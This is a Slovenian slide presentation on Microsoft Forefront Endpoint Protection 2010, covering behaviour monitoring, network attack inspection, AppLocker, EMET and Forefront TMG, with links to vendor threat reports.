
Forefront Endpoint Protection 2010

Spremljanje obnašanja



- Spremljanje obnašanja v realnem času omogoča odkrivanje novih groženj
- Spremlja neznane procese
- Spremlja znane procese, katerih obnašanje odstopa
- Primarno spremlja operacije nad procesi, nad datotekami, nad registrom
- Spremlja tudi mrežno aktivnost
- Spremlja spremembe kernela (Anti rootkit – zato so kupili Komuku)
- Spremlja nalaganje iz spleta


Spremljanje obnašanja



Delovanje:


1. Aplikacija pokliče funkcijo knjižnice
2. Nekatere funkcije knjižnic uporabljajo manjšo množico sistemskih klicev
3. RTP - realno časno spremljanje zapisuje sistemske klice
4. Pripravi obvestila
5. Ki jih sprocesa BM, mehanizem za spremljanje obnašanja

Spremljanje obnašanja




Forefront Endpoint Protection 2010

Zaščita pred mrežnimi napadi



- Network Inspection System odkriva in blokira mrežne napade
- NIS pregleduje vhodni in izhodni promet in blokira odkrite napade
- Če so računalniki posodobljeni z vsemi popravki, se pregled prometa izklopi
- Manjša implementacija predstavljena v FEP 2010, v prihodnosti bodo dopolnjevali ob pososodabljanju „engine“-a

Vklop BM in NIS



Dodatne rešitve

AppLocker

- Ustvarjanje seznama dovoljenih programov
- Deluje na podlagi:
 - Certifikatov (publisher)
 - Hash
 - File/path rule
- Ne reši vseh težav


Dodatne rešitve

The Enhanced Mitigation Experience Toolkit

- Zaščita aplikacij tudi pred 0 day napadi

<http://support.microsoft.com/kb/2458544>

<http://blogs.technet.com/b/srd/archive/2010/09/10/use-emet-2-0-to-block-the-adobe-0-day-exploit.aspx>



Dodatne rešitve

Forefront TMG 2010

- Rešuje probleme računalnikov brez AV
- Brez posodobljenega AV
- Omogoča centralni nadzor
- Ustvarjanje pravil glede na vsebino

Dodatne rešitve

Forefront TMG 2010



Za konec – kateri procesi so to?

spoolsv.exe

Searchfilterhost.exe

Searchindexer.exe

Searchprotocolhost.exe

*Procesi, ki jih izključimo iz pregleda AV na odjemalcih

Viri:

- Navedeni na slide-ih

- Symantec:

<http://www.symantec.com/business/threatreport/>

- Sophos:

<http://www.sophos.com/en-us/security-news-trends/security-trends/security-threat-report-2011.aspx>



HVALA